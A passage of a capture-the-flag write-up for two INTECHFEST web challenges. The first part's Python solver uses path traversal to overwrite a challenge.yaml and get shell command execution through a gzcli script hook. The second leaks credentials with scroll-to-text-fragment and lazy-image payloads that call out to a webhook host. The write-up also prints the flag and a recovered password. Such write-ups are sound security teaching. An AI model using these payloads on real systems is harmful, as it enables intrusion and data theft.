
```
91
92          case commandFlags.scriptFlag != "":
93              gzcli.MustRunScripts(commandFlags.scriptFlag)
94
```

```
427  // MustRunScripts executes scripts or fatally logs error
428  func MustRunScripts(script string) {
429      if err := RunScripts(script); err != nil {
430          log.Fatal("Script execution failed: ", err)
431      }
432  }
```


```
256                 default:
257                     if err := runScript(challengeConf, script); err != nil {
258                         select {
259                         case errChan <- fmt.Errorf("script error in %s: %w", challengeConf.Name, err):
260                             cancel()
261                         default:
```

```
800
801 func runScript(challengeConf ChallengeYaml, script string) error {
802     if shell == "" {
803         shell = "/bin/sh"
804     }
805     if challengeConf.Scripts[script] == "" {
806         return nil
807     }
808     log.InfoH2("Running:\n%s", challengeConf.Scripts[script])
809     return runShell(challengeConf.Scripts[script], challengeConf.Cwd)
810 }
811
```

Yes that tools run a shell command with –run-script argument the runScript function will execute script from challenge script config so to solve this you can setup your gzctf or replicate it, but we cant use the default template in here so its not that simply,



For this we also will use the scrapper argument because there is some path traversal bug so we can write to a file, with this we will write to challenge.yaml and change the script to ours rce script, i already make a solver for this.



Note: this local solve because the remote host down after competition and the probset says i can just solve it in local


```python
from flask import Flask, request, json
import threading, sys, requests, random
from pyngrok import ngrok
from bs4 import BeautifulSoup

PORT = 5001
TUNNEL = ngrok.connect(PORT, "http").public_url

app = Flask(__name__)
session = requests.Session()

@app.route("/api/account/login", methods=["GET", "POST"])
def gzctf_login():
    return {}

@app.route("/api/v1/auth/login", methods=["GET", "POST"])
def rctf_login():
    return {
        "kind": "aa",
        "message": "aa",
        "data": {
            "authToken": "aaa"
        }
```

```
    }

@app.route("/api/v1/challs")
def rctf_challs():
    return {
        "kind": "aa",
        "message": "aa",
        "data": [{
            "id": "1",
            "name": "chall",
            "category": "Web",
            "solves": 0,
            "author": "pajar",
            "description": "desc",
            "points": 100,
            "files": [{
                "name": "../../../../Web/chall/challenge.yaml",
                "url": "/challenge.yaml"
            }]
        }]
    }

@app.route("/challenge.yaml")
def challenge():
    return f"""
#                                                                yaml-language-server:
$schema=https://raw.githubusercontent.com/dimasma0305/ctfify/refs/heads/master/functio
n/template/templates/others/ctf-template/.gzctf/challenge.schema.yaml

name: "static-container"
author: "dimas"
description: |
 Example static container

 Connect: nc 8011

type: "StaticContainer"
value: 1000

flags:
 - "flag"
```

```
provide: "./dist"

container:
   containerImage: "asasas:latest"
   memoryLimit: 1024
   cpuCount: 10
   storageLimit: 1024
   containerExposePort: 5000
   enableTrafficCapture: false

scripts:
   start: {sys.argv[1]}
"""

def setup_user():
   user = "pajar" + str(random.randint(1000,9999))
   s = session.post("http://n21.remote:5000/register", data={
       "username": user,
       "password": "password"
   })

   print("[*] Created user:", user)

   s = session.post("http://n21.remote:5000/login", data={
       "username": user,
       "password": "password"
   })

   if s.status_code == 302:
       print("[*] Logged in as:", user)

   return

def send(cmd):
   s = session.post("http://n21.remote:5000/", data={
       "ctf_args": cmd
   })

   soup = BeautifulSoup(s.text, "html.parser")
   output = soup.find("div", {"id": "result-container"}).text
```

```
    print(output)

    return output

if __name__ == "__main__":
    threading.Thread(target=lambda: app.run(host="0.0.0.0", port=PORT)).start()

    setup_user()

    send(f"gzcli --init --init-url {TUNNEL}")
    send("add --solver web --destination Web/chall")
    send(f"rctf -u {TUNNEL} -t chall")

    send("gzcli --run-script start")
```

Web Exploitation/ExistentialCrisis Revenge (2 Solves)



The objective here is to get username and the password, for the exploit we'll using is Scroll to text fragment, with emoji as a anchor to it.
for using this feature you can refer to this github
https://github.com/WICG/scroll-to-text-fragment

we can `#:~:` use that to make our browser scroll and leak the username, with bunch of text and put our payload below the username.

```
app.get("/dashboard", async (req, res) => {
 if (!req.socket.remoteAddress?.includes("127.0.0.1") &&
!req.socket.remoteAddress?.includes("::1") &&
!req.socket.remoteAddress?.includes("172.22.0.1")) {
   console.warn(`[IP] ${req.socket.remoteAddress} accessing dashboard`);
   res.status(400).json({ message: "Invalid IP" });
```

```
  return;
}
const allowedTags = [
  "h1",
  "h2",
  "h3",
  "h4",
  "h5",
  "h6",
  "p",
  "div",
  "span",
  "strong",
  "em",
  "b",
  "i",
  "u",
  "ul",
  "ol",
  "li",
  "code",
  "pre",
  "br",
  "blockquote",
  "img",
  "table",
  "thead",
  "tbody",
  "tr",
  "td",
  "th",
  "a",
];
const allowedAttrs = [
  "src",
  "alt",
  "loading",
  "title",
  "href",
  "style",
```

```
    "rel",
    "target",
  ];
  const rawQuery = req.query.cok || "zeroDayOnDompurify";
  const rawHTML = await marked.parse(rawQuery.toString());
  const sanitizedMarkdownReadme = DOMPurify.sanitize(rawHTML, {
    ALLOWED_TAGS: allowedTags,
    ALLOWED_ATTR: allowedAttrs,
  });
  res.render("dashboard", {
    data: sanitizedMarkdownReadme,
    username: process.env.USERNAME || "exampleuser",
  });
});
```

we can supply img lazy tag after the browser scroll to our viewport before scroll to our viewport, we supply a huge chunk so the img tag lazy is not in the first viewport

```
/dashboard?cok=<div style="height: 9999px;">Huge</div> <img
src='http:/urwebhook.com/${character}' loading='lazy'>#:~:text=${emoji}
${character}
```

but in here we cant put in window.open so we need to submit to the bot 1 by 1 and we get the username is `rxgty`
(this takes a lot of time submitting)

and for getting the password we can use this object tag to check if the url is exist or not (aka 2xx status code)

with like

```
<object data='{url}{password}'><img src='/?got={password}' loading=lazy></object>
```

with the password is a charset hex and url is a localhost, because this will pass cross origin.
: replicanxd06a35
after we get the password and username just visit the dashboard with following specification in the middleware such as supplying username and the pw in the cookie

```
<div class="row">
   <div class="col-md-4">
       <div class="card text-white bg-primary mb-3">
           <div class="card-body">
```

```
                <h5 class="card-title">Your pleasure</h5>
                <p class="card-
text">INTECHFEST{Deathcreated_timetogrow_thethingthat_itwouldkill.}</p>
            </div>
        </div>
    </div>
</div>
```

and we get the flag